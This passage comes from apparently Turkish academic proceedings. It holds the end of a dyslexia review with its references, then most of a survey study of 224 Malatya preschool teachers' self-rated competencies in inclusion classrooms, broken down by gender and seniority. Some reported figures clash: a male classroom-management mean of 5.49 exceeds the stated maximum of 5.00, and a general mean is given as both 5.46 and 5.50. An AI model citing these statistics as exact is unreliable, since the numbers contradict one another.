Disleksi alanındaki araştırmaların son yıllarda artış olsa da yetersiz olduğu görülmüştür. Disleksi konusunda araştırmalar genellikle ilköğretim yaşındaki çocuklar üzerinde yapılmıştır. Bu yaşın çocuğun gelişiminin genellikle akranlarından ciddi oranda geç kaldığı yaş grubudur. Okul öncesi eğitim çağında fark edilmesi ve özel öğretim programlarına başlanması önerilmektedir. Ayrıca dislektik bireylerin gelişiminin sağlanması ve hayatlarının kolaylaştırılması için onların eğitim programları ve öğretmenleri üzerinde daha fazla çalışmanın yapılması önerilmektedir.

6. KAYNAKÇA

- [1] O. Kaya. “Okul Yönetiminde Sosyal Sermayenin Etik Kodları” Ankara: Akademisyen Kitapevi, 2020.
- [2] B. Görgün ve M. A. Melekoğlu. “Türkiye’de özel öğrenme güçlüğü alanında yapılan çalışmaların incelenmesi.” *Sakarya University Journal of Education*, cilt 9, sayı 1, ss 83-106, 2019.
- [3] Amerikan Psikiyatri Birliği. “Ruhsal bozuklukların tanısal ve sayımsal elkitabı, (beşinci baskı, DSM-5), tanı ölçütleri başvuru elkitabı.” (Çev. E. Köroğlu). Ankara: Hekimler Yayın Birliği, 2014.
- [4] S. E. Shaywitz. “Dyslexia”. *New England Journal of Medicine*, Vol. 338, issue 5, pp. 307-312, 1998.
- [5] R. İleri. “Disleksi tanımlı çocuklarda eğitimlerinde kullanılmak üzere en uygun yazı karakterlerinin eog sinyallerini kullanılarak tespit edilmesi” (Yayımlanmamış Yüksek Lisans Tezi). Erciyes Üniversitesi Fen Bilimleri Enstitüsü, Kayseri, 2020.
- [6] M. Snowling. “Dyslexia”. Oxford: Basil Blackwell, 2000.
- [7] E. Seçil Karamuklu. “Disleksi olan öğrencilerde cümle çözümleme ve ses temelli cümle yöntemleri ile okuma yazma öğretiminin etkililiğinin karşılaştırılması” (Yayımlanmamış

- Yüksek Lisans Tezi). Necmettin Erbakan Üniversitesi Eğitim Bilimleri Enstitüsü, Konya, (2018).
- [8] Y. Çolak. “Disleksi teşhisi konmuş öğrencilere drama ile okuma yazma öğretimi” (Yayımlanmamış Yüksek Lisans Tezi). Gazi Üniversitesi Eğitim Bilimleri Enstitüsü, Ankara, 2019.
- [9] S. Topalca. “Drama yönteminin dislekside sesbilgisel farkındalık becerisine etkisi” (Yayımlanmamış Yüksek Lisans Tezi). Gazi Üniversitesi Eğitim Bilimleri Enstitüsü, Ankara, 2019.
- [10] M. Çalık ve M. Sözbilir. “İçerik Analizinin Parametreleri” Eğitim ve Bilim, Cilt 39, Sayı 174 ss. 33-38, 2014.
- [11] E. Kaçar, A. Düzkantar. “Öğretmenlerin öğrenme güçlüğü hakkındaki bilgi düzeylerine ilişkin yapılan araştırmalar”. Uluslararası Sosyal Araştırmalar Dergisi, cilt: 12, sayı: 65, Ağustos 2019.
- [12] J. W. Lerner. “Learning disabilities: Theories, diagnosis and teaching strategies.” (6. Basım). Houghton: Mifflin Company , 1994.
- [13] N. Güner Yıldız, M. A. Melekoğlu ve A. Paftalı Tunç. “Türkiye’de özel eğitim araştırmalarında eğilimler.” İlköğretim Online, cilt 15, sayı 4, ss. 1076-1089, 2016. <http://dx.doi.org/10.17051/io.2016.06677>
- [14] O. Güngörmüş Özkardeş. “Türkiye’de özel öğrenme güçlüğüne ilişkin yapılan araştırmaların betimsel analizi”. Boğaziçi Üniversitesi Eğitim Dergisi, cilt 30, sayı 2, ss 123-153, 2013.
- [15] N. Karasar. “Bilimsel araştırma yöntemi” (15. Baskı). Nobel Yayın, 2005.

OKULÖNCESİ KAYNAŞTIRMA EĞİTİMİNDE ÖĞRETMENLERİN SINIF YÖNETİMİ, İŞBİRLİĞİ VE ÖĞRETİM YETERLİKLERİNİN İNCELENMESİ

Necati Çobanoğlu¹, Veysel Göçer²

¹*Aydın Adnan Menderes Üniversitesi Buharkent Meslek Yüksekokulu, Aydın, TURKEY*

²*Milli Eğitim Bakanlığı, Malatya, TURKEY*

necaticobanoglu@gmail.com

ORCID: 0000-0002-8469-2352

ÖZET

Doğan her çocuk fiziksel gelişim, dilsel gelişim, zihinsel gelişim, sosyal gelişim gibi çeşitli gelişimsel özellikleri ile birlikte dünyaya gelir. Ancak her çocuğun gelişimi diğerlerinden farklı olabilmektedir. Bazı çocuklar kolay öğrenebilirken bazıları çeşitli sebeplerden dolayı öğrenme güçlüğü çekebilmektedir. Öğrenme güçlüğü çok üst düzeyde olmadığı sürece her çocuğun kendi akranları içinde özel desteklerle eğitimine devam etmesi esastır. Kendi akran grupları içinde eğitimine devam etmesi tüm çocuklar açısından birçok açıdan faydalı görülmektedir. Çocuklarda özel öğrenme güçlüğü olsun ya da olmasın tüm çocuklar için psikolojik fizyolojik, zihinsel ve dilsel açıdan gelişimler için bazı kritik zamanlar vardır. Bu zamanlar için birçok eğitim bilimci okul öncesi yaş çağını işaret etmektedir. Özellikle çocuk gelişiminde kritik dönemler olarak ifade edilen okul öncesi dönemde çocuğun akranlarından ayrı tutulması veya okuldan tümüyle uzaklaştırılması ciddi olumsuzluklara neden olabilecektir. Kaynaştırma eğitimi uygulamalarının yapılmasında öğretmen oldukça önemlidir. Öğretmenlerin kaynaştırma uygulamalarında sınıfı yönetmesi, veli, uzman, rehberlik birimi ve okul yönetimi ile işbirliği ve öğretim bakımından yeterli olması önem arz etmektedir. Bu araştırmada kaynaştırma uygulamalarında öğretmen yeterlikleri incelenmiştir. Araştırma Malatya'daki 224 okulöncesi öğretmen ile gerçekleştirilmiştir. Araştırmada kaynaştırma uygulamalarında öğretmen yeterliliği ölçeği kullanılmıştır. Araştırma sonucunda öğretmenlerin sınıf yönetimi yeterliği “yeterli” düzeyde, işbirliği ve öğretim yeterlikleri ise “yüksek” düzeydedir. Erkek öğretmenlerin sınıf yönetimi yeterlikleri kadın öğretmenlerden yüksek

çıkılmıştır. Kıdemi yüksek öğretmenlerin kıdemi düşük öğretmenlere göre kendilerini daha yeterli gördükleri sonucu elde edilmiştir. Ayrıca işbirliği yeterliği hem sınıf yönetimi yeterliği ile hem de öğretim yeterliği ile ilişkili olduğu görülmüştür. Sınıf yönetimi yeterliklerini yükseltmek için kadın öğretmenlere sınıf yönetimi alanında, kıdemi düşük öğretmenlere de genel öğretmen yeterlikleri alanında eğitim önerilerinde bulunulmuştur.

Anahtar Kelimeler: Çocuk Gelişimi, Özel Öğrenme Güçlüğü, Kaynaştırma, Okul Öncesi

EXAMINATION OF CLASSROOM MANAGEMENT, COOPERATION AND TEACHING COMPETENCIES OF TEACHERS IN PRESCHOOL INCLUSION EDUCATION

ABSTRACT

Every child born comes into the world with various developmental characteristics such as physical development, linguistic development, mental development, social development. But each child's development can be different from others. Some children can learn easily, while others may have learning difficulties for various reasons. As long as the learning disability is not at a very high level, it is essential that each child continues his / her education with special support within his / her peers. Continuing education within their peer groups is seen as beneficial for all children in many ways. There are some critical times for psychological, physiological, mental and linguistic development for all children with or without special learning difficulties in children. For these times, many educational scientists point to preschool age. Especially in preschool, which is expressed as critical periods in child development, keeping the child separate from their peers or completely removed from school can cause serious negativity. The teacher is very important in making the applications of inclusion education. It is important that teachers manage the classroom in integration practices, cooperate with parents, experts, the guidance unit and the school administration, and be adequate in terms of teaching. In this study, teacher competencies in inclusion practices were examined. The research was conducted with 224 preschool teachers in Malatya. In the research, the teacher adequacy scale was used in inclusion applications. As a result of the research, teachers' competence in classroom management is at an "adequate" level, and their cooperation and teaching competence is at a "high" level. Male teachers' classroom management competencies were higher than those of female teachers. It was obtained that teachers with high seniority

considered themselves more adequate than teachers with low seniority. In addition, collaboration competence has been found to be associated with both classroom management competence and teaching competence. In order to increase classroom management competencies, training proposals were made for female teachers in the field of classroom management and for teachers with low seniority in the field of general teacher competencies.

Keywords: *Child Development, Special Learning Disabilities, Inclusion, Preschool*

1. GİRİŞ

Doğan her çocuk fiziksel gelişim, dilsel gelişim, zihinsel gelişim, sosyal gelişim gibi çeşitli gelişimsel özellikleri ile birlikte dünyaya gelir. Tüm toplumlar çocuklarını geleceğe hazırlamak için çeşitli eğitim-öğretim süreçlerinden geçirirler. Eğitim-öğretim süreçleri boyunca tüm çocuklar aynı düzeyde gelişim gösteremeyebilirler. Bu durum kimi zaman dışsal sebeplerden meydana gelirken kimi zaman ise her çocuğun farklı düzeyde zihinsel, dilsel, sosyal ve fiziksel gelişime olmasıyla açıklanabilir. Her toplumda eğitim-öğretim kurumları farklı düzeylerde gelişim özelliklerine sahip çocukları için çeşitli eğitim programları hazırlar ve bu programları uygularlar. Bu uygulamalar da normal gelişim özelliğine sahip çocuklarda olduğu gibi üstün yetenekli çocuklar için de öğrenme güçlüğü çeken çocuklar için de ayrı ayrı çalışmalar yapılması gerekmektedir. Akranlarından ileride veya geride olan çocukların akranlarından ayrılması, izolasyona tabi tutulması bazı sosyal sorunlar meydana getirebileceği için genel olarak akranları içinde farklı özel eğitimlere tabi tutulması önerilmektedir. Bu uygulamalara kaynaştırma uygulamaları adı verilmektedir. Kaynaştırma uygulamaları ile bazen üstün zekâlı, üstün yetenekli çocukların akranları ile kaynaşması bazen de öğrenme güçlüğü olan fiziksel, sosyal dilsel, zihinsel gelişimde akranlarından geri kalmış olan çocukların akranları ile kaynaşmasına çalışılır. Akranlarından geri kalmış çocukların erken yaşlarda tespiti öğrenme yetersizliğinin aşılmasında ve öğrenme güçlüğü olan çocukların topluma sosyal olarak katılmasında önem arz etmektedir. Öğrenme güçlüğü olan çocukların kaynaştırma eğitimi içinde akranları ile birlikte eğitim alması öğrenme güçlüğü olan çocuklara olduğu kadar normal gelişim gösteren çocuklar açısından da faydaları bulunmaktadır [1].

Çocuklarda özel öğrenme güçlüğü olsun ya da olmasın tüm çocuklar için psikolojik fizyolojik, zihinsel ve dilsel açıdan gelişimler için bazı kritik zamanlar vardır. Bu zamanlar için birçok eğitim bilimci okul öncesi yaş çağını işaret etmektedir [2,3]. Tüm çocuklar açısından bu kritik zaman önemli olmakla birlikte özel öğrenme güçlüğü olan çocuklar açısından bu kritik zamanlar çok daha önemlidir. Bu kritik zamanlarda yeterli desteği alamayan çocukların fiziksel, psikolojik, zihinsel veya dilsel gelişimleri gerilemekte hatta dura bilmektedir. Bu açıdan okul öncesinde öğrenme düzeyleri

açısından çocukların değerlendirilmesi öğrenme güçlüğü'nün olup olmadığının belirlenmesi oldukça önemlidir. Kritik dönemlerde ya da okul öncesinde elde edilen bazı gelişim özellikleri çocuklarda hayat boyu devam edebilecektir [4].

Öğrenme güçlüğü yaşayan çocukların normal gelişim özelliği gösteren akranları ile birlikte aynı sınıflarda eğitim alabilmeleri için en temel gereksinimlerden birisi de öğretmenlerin kaynaştırma sınıflarındaki yeterliklerine sahip olmalarıdır. Sınıflarında kaynaştırma öğrencisi bulunan öğretmenler normal gelişim gösteren çocuklar ile öğrenme güçlüğü yaşayan çocukları birlikte değerlendirebilmeli öğrenme ortamlarını sağlıklı bir şekilde yürütebilmeleri gerekmektedir. Kaynaştırma öğrencisinin olduğu sınıflardaki öğretmenlerin kaynaştırma sınıflarında sınıf yönetimi konusunda yeterlikleri olması gerekir. Öğretmenlerin kaynaştırma öğrencisi ile normal gelişim gösteren öğrenciler ve her iki gruptaki öğrencilerin aileleri ile gerekli ve yeterli iletişimi kurabilmek için iletişim yeterliliğine sahip olmaları gerekmektedir. Ayrıca kaynaştırma öğrencisi olan sınıfın öğretmenlerinin; normal gelişim gösteren öğrencilerle birlikte öğrenme güçlüğü gösteren çocuğun da birlikte öğrenebilmelerini sağlayabilecek öğretim yeterliliğine sahip olması gerekmektedir. Alanda yapılan birçok çalışmada kaynaştırma öğrencisi bulunan sınıfın öğretmenlerinin yeterlilik düzeyleri konu edilmiştir. Yapılan araştırmaların birçoğunda kaynaştırma öğrencisi bulunan öğretmenlerin sınıf yönetim, iletişim ve kaynaştırma sınıfındaki öğretim konularında yetersizliklerinin bulunduğu ifade edilmiştir [5,6,7,8].

Her eğitim kurumunda ve her aşamasında olduğu gibi kaynaştırma eğitiminde de öğretimin başarılı olabilmesi çeşitli faktörlere bağlıdır. Bu değişkenler kimi zaman kurumun kendisi kimi zaman öğretim programı kimi zaman eğitimi alan öğrenci veya ailesi olurken kimi zaman da eğitimi veren öğretmen olabilmektedir. Öğretim faaliyetini yürüten öğretmenin yeterli olması, alanında uzman olması, eğitim öğretimin başarısı açısından oldukça önemlidir. Bu çalışmada kaynaştırma eğitiminin yapıldığı sınıflardaki öğretmenlerin; sınıf yönetimi yeterlikleri, kaynaştırma öğrencilerinin aileleri ve kaynaştırma öğrencilerinin gelişimsel özelliklerinin incelenmesi bakımından uzmanlar ile işbirliği yeterlilikleri ve öğretim yeterliklerinin incelenmesi amaçlanmaktadır.

Kaynaştırma eğitimi: Kaynaştırma eğitimi fiziksel, ruhsal, dilsel ya da sosyal anlamda farklı gelişim özelliği gösteren çocukların birlikte zaman geçirerek birbirleriyle uyumlu olarak ilerlemelerini sağlamak amacıyla yapılmaktadır. Bu çalışmadaki kaynaştırma eğitimi daha çok öğrenme güçlüğü çeken özel gereksinim ve ihtiyaç duyan çocukların, normal gelişim gösteren çocuklarla birlikte aynı sınıf ortamında eğitim öğretim almaları olarak ifade edilebilir. Kaynaştırma eğitiminde özel gereksinime ihtiyaç duyan, öğrenme güçlüğü gösteren çocuğun gerekli ve yeterli destekler ile normal sınıflarda eğitim almaları gerekmektedir [1]. Normal sınıflardaki kaynaştırma eğitimi çocuğun gelişim özelliğine, sınıfın düzenine ve öğretmenin yeterliliğine göre değişmekle birlikte tam zamanlı veya yarı zamanlı olarak normal sınıflarda eğitim alabilmektedirler. Kaynaştırma eğitiminde öğrenme güçlüğü çeken öğrenciler, normal gelişim gösteren öğrencilerle fiziksel anlamda kaynaşmalarını yanında öğretimsel

anlamda ve sosyal çevreleri ile iletişim ve işbirliği yaparak sosyal anlamda da kaynaşma göstermektedirler [9]. Öğrenme gücü gösteren özel gereksinimli bireyler ev ve özel eğitim kurumları gibi yüksek kısıtlama kurallarının hâkim olduğu yerlerde gelişim göstermeleri daha zordur. Öğrenme gücü gösteren çocukların en fazla serbestliğin ve rahatlığın gösterildiği normal eğitim kurumlarında kaynaştırma yoluyla gelişim göstermeleri birçok araştırmada daha yüksek olduğu ifade edilmiştir [10,11].

2. KAYNAŞTIRMA UYGULAMALARINDA ÖĞRETMEN YETERLİLİĞİ

Kaynaştırma Eğitiminde Sınıf Yönetimi Yeterliği: Sınıf yönetimi genel anlamda bir ders saati içerisinde öğretmenin zamanını verimli bir şekilde kullanarak planlanan eğitim-öğretim faaliyetlerinin öğrencilerle karşılıklı ilişki içerisinde yürütmesi olarak değerlendirilebilir. Sınıf yönetimi literatürde zamanın öğretim yöntemlerinin ilişkilerin, davranış yönetiminin ve fiziksel düzenin yönetilmesi olarak değerlendirilmektedir [12,13]. Sınıfta yönetilmesi gereken yukarıdaki değişkenlerin kaynaştırma sınıfında daha zor olduğu bir gerçektir. Ancak öğretmenlerin sınıf yönetiminin boyutlarını bilmeleri ve bu boyutların kaynaştırma sınıfında da olsa göz önünde bulundurularak sınıfın yönetilmesi önem arz etmektedir. Kaynaştırma eğitiminde sınıf yönetimi yeterliliği için öğretmenin öncelikle sınıfta uygulanacak kuralları tespit etmesi gerekmektedir. Daha sonra sınıfta zamanı verimli kullanarak öğretimi gerçekleştirmek üzere sınıfın düzenlenmesi gerekmektedir. Sınıf yönetimi yeterlilik öğelerinden bir tanesi de öğrenci davranışlarının sınıfta yapılan eğitim-öğretim ortamını bozmayacak şekilde kontrol edilmesidir [13].

Kaynaştırma Eğitiminde İşbirliği Yeterliği: Eğitim örgütlerinde öğretmenlerin diğer öğretmenlerle okul yönetimi ile ve öğrencilerle iletişim ve işbirliği yapması önemlidir [14]. Ancak kaynaştırma eğitimi alan öğrencinin bulunduğu sınıfta öğretmenler daha fazla işbirliğine ihtiyaç duymaktadırlar. Kaynaştırma eğitimi alan öğrencinin gerek ailesi gerekse kendisi en fazla ilgiye ve işbirliğine ihtiyaç duymaktadır. Sınıfta kaynaştırma eğitimi alan öğrencisi bulunan öğretmenin okul yönetimi, diğer öğretmenler ve sınıftaki diğer öğrencilerle iletişimi ve işbirliği de normal sınıfta çalışan öğretmenlerden önemlidir. Öğretmenin sınıftaki kaynaştırma öğrencisinin olumsuz etkilenmemesi için sınıftaki diğer öğrencilerle işbirliği içerisinde olması normal gelişim gösteren öğrencilerin olumsuz tavırlarının azaltılması noktasında önemlidir. Kaynaştırma öğrencisinin desteğe ihtiyaç duyduğu alanlarda öğretmenin velilerle veya uzmanlarla işbirliği içerisinde olması kaynaştırma öğrencisinin gelişimi açısından oldukça önemlidir [15,16].

Kaynaştırma Eğitiminde Öğretim Yeterliği: Öğretmenin sınıfta etkili bir öğretim yapabilmesi için bazı özelliklerinin yeterli olması gerekmektedir. Bunlar Milli Eğitim Bakanlığı'nın 2016 yılında "Temel eğitim destek projesi" kapsamında yayınladığı "Öğretmenlik mesleği genel yeterlikleri" kitapçığında belirtilmektedir: Sınıfta öğrenci merkezli bir eğitim öğretim yapılması, yapacağı eğitim ve

öğretimi öğrencilerle birlikte planlaması, derse ilişkin etkinlik, materyal ve ara-gereci doğru seçmesi ve ölçme -değerlendirme sürecinde doğru yöntemler kullanması olarak ifade edilmektedir [17]. Milli Eğitim Bakanlığının belirlediği kıstaslar da öne çıkan yeterlik maddeleri şunlardır: Sınıfta öğrencinin merkeze alınması ve öğrencilerin bireysel farklılıkları göz önünde bulundurularak eğitim-öğretimin yapılmasıdır. Kaynaştırma öğrencisinin olduğu bir sınıfta öğretmenin yapması gereken en önemli faaliyetlerden bir tanesi kaynaştırma öğrencisinin hazırbulunuşluk seviyesi göz önünde bulundurularak eğitim-öğretim faaliyetlerinin planlanması ve uygulanmasıdır. Sınıf ortamında veya sınıf dışında kaynaştırma öğrencisinin ihtiyaç duyduğu desteğin verilmesi öğretmenin öğretim yeterliliği açısından önemlidir.

3. YÖNTEM

Araştırmanın Modeli

Bu araştırmada genel tarama modeli kullanılmıştır. Genel tarama modeli çok sayıda üyeden oluşan bir evrende, evrenin geneli hakkında bir yargıya ulaşmak için evrenin tümü ile ya da bir grup örneklem üzerinde yapılan taramadır. Bu çalışmada okul öncesi kurumlarında çalışan öğretmenlerin kaynaştırma eğitimi yeterlikleri incelenmektedir.

Evren ve Örneklem

Araştırma çalışmanın evreni; 2020-2021 eğitim-öğretim yılında Malatya'da Milli Eğitim Bakanlığı'na bağlı anaokullarında ve anasınıflarında görevli öğretmenlerden oluşmaktadır. Bu çalışmada örneklem grubu küme örneklem yöntemi ile belirlenmiştir. Küme örnekleme yöntemi, tesadüfi yöntemlerle belirlenen grupların örneklem için alınmasıdır. Bu araştırma için her okul bir grup olarak değerlendirilmiştir. Araştırmaya Malatya'da devlet okullarda görev yapan öğretmenler arasında gönüllü olan 224 öğretmen çalışmaya katılmıştır.

Örneklemin cinsiyet, kıdem, yaş gibi demografik özellikleri Tablo 1'de frekans ve yüzde olarak gösterilmiştir.

Tablo 1. Örneklemin demografik özellikleri

Değişkenler	Alt boyutlar	f	%
Cinsiyet	Erkek	48	21,4
	Kadın	176	78,6
Yaş	20-25 yaş	39	17,4
	26-30 yaş	62	27,7
	31-35 yaş	70	31,3
	36-40 yaş	37	16,5
	40 yaş üstü	16	7,1
Kıdem	5 yıl ve altı	61	27,2
	6 - 10 yıl	65	29,0
	11 - 15 yıl	54	24,1
	16 -20 yıl	26	11,6
	20 yıl üstü	18	8,0

4. ÖLÇME ARACI

Kaynaştırma uygulamalarında öğretmen yeterliliği ölçeği

Araştırmada kullanılan kaynaştırma uygulamalarında öğretmen yeterliliği ölçeğinin orijinali tarafından geliştirilmiştir [18]. Daha sonra Bayar (2015) tarafından Türkçe uyarlaması yapılmıştır [19]. Ölçek 18 maddeden ve üç boyuttan oluşmaktadır. Ölçekte kaynaştırma eğitiminde sınıf yönetimi yeterliliği, işbirliği yeterliliği ve öğretim yeterliliği boyutları bulunmaktadır. Sınıf yönetimi yeterliliği 6 madde, İşbirliği yeterliliği 6 madde ve öğretim yeterliliği 6 maddeden oluşmaktadır. Kaynaştırma eğitiminde öğretmen yeterliliği ölçeğinin Türkçeye uyarlanmış formu için yapılan güvenilirlik çalışmasında Cronbach Alpha iç tutarlılık katsayısı .89 bulunmuştur. Ölçek 6'lı likert tipindedir. Derecelendirme: Kesinlikle Katılmıyorum "1", Katılmıyorum "2", Kısmen Katılmıyorum "3", Kısmen Katılıyorum "4", Katılıyorum "5", Kesinlikle Katılıyorum "6" şeklindedir. Cevapların analizinde aritmetik ortalamalar; 1.00-2.00 aralığında ise "yeterli olduğuma hiç inanmıyorum", 2.01- 3.00 aralığında ise "yeterli olduğuma kısmen inanıyorum", 3.01-4.00 aralığında ise "yeterli olduğuma orta düzeyde inanıyorum", 4.01-5.00 aralığında ise "yeterli olduğuma inanıyorum", ve 5.01- 6.00 aralığında ise "yeterli olduğuma kesinlikle katılıyorum" şeklinde değerlendirilmiştir.

5. BULGULAR

İstatistiksel analizler yapılmadan önce değişkenler, normal dağılım durumu açısından incelenmiştir. İnceleme sonucunda çarpıklık ve basıklık değerlerinin +1 ile -1 arasında olduğu görülmüştür.

Okulöncesi öğretmenlerinin kaynaştırma uygulamalarındaki yeterlilik düzeyine ilişkin bilgiler, Tablo 2'de gösterilmiştir.

Tablo 2. Okulöncesi öğretmenlerinin kaynaştırma uygulamalarında yeterlilik düzeyi

Ölçek boyutları	Katılımcı Sayısı	Minimum puan	Maksimum puan	Ortalama puan	Standart Sapma
Sınıf Yönetimi Yeterliliği	224	1.63	5.00	4.92	0.74
İşbirliği Yeterliliği	224	2.67	6.00	5.12	0.54
Öğretim Yeterliliği	224	3.00	6.00	5.07	0.56
Genel Yeterlilik	224	2,89	6.00	5,04	0,42

Tablo 2. ye göre, okulöncesi öğretmenlerinin kaynaştırma uygulamalarındaki genel yeterlilik düzeyleri 5.04'tür. Kaynaştırma uygulamalarındaki sınıf yönetimi yeterlikleri 4.92, işbirliği yeterlikleri 5.12 ve öğretim yeterlikleri 5.07 olarak ölçülmüştür. Bu değerlere göre okulöncesi öğretmenlerinin kaynaştırma uygulamalarındaki sınıf yönetimi yeterlikleri “yeterli” düzeyde, işbirliği ve öğretim yeterlikleri ise “yüksek” düzeydedir.

Araştırmada; okulöncesi öğretmenlerin kaynaştırma uygulamalarındaki yeterlik düzeylerinin cinsiyete göre farklılık gösterip göstermediğini incelemek için t-testi yapılmıştır.

Tablo 3. Okulöncesi öğretmenlerinin kaynaştırma uygulamalarında yeterlilik düzeylerinin cinsiyete göre farklılaşma durumu

Boyutlar	Cinsiyet	N	X	Ss	t	p
Sınıf Yönetimi	Kadın	176	4,82	,76	8,883	,000
	Erkek	48	5,49	,46		
İşbirliği	Kadın	176	5,11	,55	,506	,613
	Erkek	48	5,14	,48		
Öğretim	Kadın	176	5,08	,56	,752	,453
	Erkek	48	5,04	,51		
Kaynaştırma Uygulamaları Genel	Kadın	176	5,00	,42	4,111	,000
	Erkek	48	5,15	,36		

Okulöncesi öğretmenlerinin kaynaştırma uygulamalarında yeterlilik düzeylerinin cinsiyete göre farklılaşma durumu Tablo 3'te incelenmiştir. Elde edilen bulgulara göre öğretmenler sınıf yönetimi boyutunda cinsiyete göre farklılaşmaktadır ($p=.000$). Farklılığın hangi cinsiyet bakımından yüksek olduğunu anlamak için ortalamalara bakıldığında erkek öğretmenlerin sınıf yönetimi puanlarının kadınlardan anlamlı şekilde yüksek olduğu görülmektedir. İşbirliği ve öğretim boyutlarında ise anlamlı bir farklılık elde edilememiştir ($p>.05$). Öğretmenlerin kaynaştırma uygulama yeterliklerinin genelinde ise kadınlar ile erkekler arasında anlamlı farklılık görülmektedir ($p= .000$). Anlamlı farklılığın hangi cinsiyet lehine yüksek olduğuna bakıldığında ise erkeklerin ortalamalarının daha yüksek olduğu görülmektedir.

Okulöncesi öğretmenlerinin kaynaştırma uygulamalarında yeterlilik düzeylerinin yaş ve kıdeme göre farklılaşma durumunu incelemek için tek yönlü varyans analizi yapılmıştır. Yapılan analizde yaş

değişkeninin öğretmenler arasında anlamlı bir fark oluşturmadığı görülmüştür. Test sonunda kıdem değişkeni ile ilgili elde edilen bulgular tablo 4 te görülmektedir.

Tablo 4: Kaynaştırma uygulamaları öğretmen yeterliliğinde kıdem değişkeni açısından tek yönlü varyans analizi \bar{X} ve p değerleri tablosu

Boyutlar	Kıdem	\bar{X}	0-5 yıl	6-10 yıl	11-15 yıl	16-20 yıl	20 yıl ve üstü
Sınıf Yönetimi Yeterliliği	0-5 yıl	4,63					
	6-10 yıl	4,78	,132				
	11-15	4,74	,285	,998			
	16-20	4,66	,964	,804	,913		
	20 yıl	5,28	,000	,009	,005	,000	
İşbirliği Yeterliliği	0-5 yıl	4,77					
	6-10 yıl	5,28	,281				
	11-15	4,97	,876	,036			
	16-20	4,92	,792	,064	,996		
	20 yıl	5,46	,000	,779	,016	,020	
Öğretim yeterliliği	0-5 yıl	5,01					
	6-10 yıl	5,18	,431				
	11-15	4,99	1,000	,452			
	16-20	4,78	,535	,035	,586		
	20 yıl	5,65	,000	,028	,000	,000	
Kaynaştırma Uygulamaları Öğretmen Yeterliliği Genel	0-5 yıl	4,90					
	6-10 yıl	5,15	,013				
	11-15	4,97	,931	,178			
	16-20	4,82	,940	,012	,647		
	20 yıl	5,50	,000	,217	,003	,000	

Tablo 4'e göre sınıf yönetimi yeterliliği açısından 20 yıl ve üstü kıdeme sahip öğretmenler diğer öğretmenlerden anlamlı şekilde farklılaşmaktadır ($p<.000$). Farklılaşmanın yönüne bakmak için kıdeme göre ortalamalar incelendiğinde 20 yıl üstündeki öğretmenlerin kendilerini sınıf yönetiminde anlamlı şekilde yüksek değerlendirdikleri görülmektedir ($\bar{X}=5,28$). İşbirliği ve öğretim yeterliliğinin açısından bakıldığında da 20 yıl üstü öğretmenlerin kendilerine yüksek puan verdikleri görülmektedir ($p<.000$, $\bar{X}=5,46$, $\bar{X}=5,65$). Bu veriler ışığında kaynaştırma uygulamaları öğretmen yeterliliği genel puanlarında da kıdemi yüksek öğretmenlerin yeterliklerinin daha yüksek olduğu görülmektedir ($p<.000$, $\bar{X}=5,46$).

Okulöncesi öğretmenlerinin sınıf yönetimi yeterliliği, işbirliği yeterliliği ve öğretim yeterliliği arasında bir ilişkinin olup olmadığına bakmak için korelasyon analizi yapılmıştır.

Tablo 5: Sınıf yönetimi yeterliliği, işbirliği yeterliliği ve öğretim yeterliliği arasındaki korelasyon değerleri

		Sınıf yönetimi yeterliliği	İşbirliği yeterliliği	Öğretim yeterliliği
Sınıf yönetimi yeterliliği	r	1	,244*	,071
	p		,020	,292
İşbirliği yeterliliği	r	,244*	1	,679**
	p	,020		,000
Öğretim yeterliliği	r	,071	,679**	1
	p	,292	,000	

*p<.05 **p<.01

Tablo 5'te elde edilen bulgulara göre anaokullarında öğretmenlerin sınıf yönetimi yeterliklerinin işbirliği yeterlikleri ile ilişkisinin olduğu ($r=,244$; $p=,020$) ancak öğretim yeterlikleri ile anlamlı bir ilişkisinin olmadığı ($r=,071$; $p=,292$) görülmektedir. Öğretmenlerin işbirliği yeterliliğinin sınıf yönetimi yeterliliği ile düşük düzeyde ($r=,244$; $p=,020$) öğretim yeterliliği ile orta düzeyde ($r=,679$; $p=,000$) ilişkisi olduğu görülmektedir.

6. TARTIŞMA VE SONUÇ

Bu çalışmada okulöncesi öğretmenlerinin kaynaştırma uygulamalarında sınıf yönetimi yeterliliği, işbirliği yeterliliği ve öğretim yeterliliği incelenmiştir. Araştırmada öncelikle okulöncesi öğretmenlerinin kaynaştırma uygulamaları kapsamında kendi yeterlik düzeyleri hakkındaki düşünceleri incelenmiştir. Elde edilen sonuca göre öğretmenler kendilerinin kaynaştırma uygulamalarında sınıf yönetimi düzeylerini “yeterli” olarak değerlendirmişlerdir. Alanyazın incelendiğinde Okçu ve Epçaçan (2013) tarafından ilköğretim öğretmenleri üzerinde yapılan çalışmada da öğretmenler sınıf yönetimi düzeylerini genellikle yaparım olarak belirtmişlerdir [20]. Karabatak ve Alanoğlu (2018) tarafından yapılan çalışmada da öğretmenler sınıf yönetimi yeterliklerini “orta düzeyde yeterli” bulmaktadırlar [21]. Bu iki çalışmanı sonuçları ile bu çalışmanın sonuçları benzerlik göstermektedir. Bu çalışmada öğretmenlerin işbirliği yeterlikleri ve öğretim yeterlikleri ise “yüksek düzeyde çıkmıştır. Aydoğdu ve Kılıç (2016) tarafından sınıf öğretmenleri, okulöncesi öğretmenleri ve özel eğitim öğretmenleri üzerinde yapılan çalışmada öğretmenlerin aile ile işbirliği yapmak istedikleri ifade edilmiştir [22]. Okul öncesi eğitim kurumlarında okul-aile işbirliği konusunda öğretmen ve aileler üzerine bir çalışma yürüten Bay, Bahçıvan ve Kalay (2018) da öğretmenlerin aileler ile işbirliğini yüksek düzeyde talep ettiklerini ifade etmişlerdir [23]. Özel Eğitim Hizmetleri Yönetmeliğinin (2012) 10. maddesinde de öğretmenin özel gereksinimli çocukları eğitiminin her safhasında hem aileler ile hem de diğer uzmanlar ile işbirliği içinde çalışması gerektiği belirtilmektedir [36]. Öğretmenlerin öğretim yeterlikleri hakkında alanda yapılan bazı çalışmalarda benzer şekilde öğretmen yeterlikleri yüksek düzeyde çıkarken bazı çalışmalarda da orta düzeyde çıkmıştır [24, 25, 26, 27].

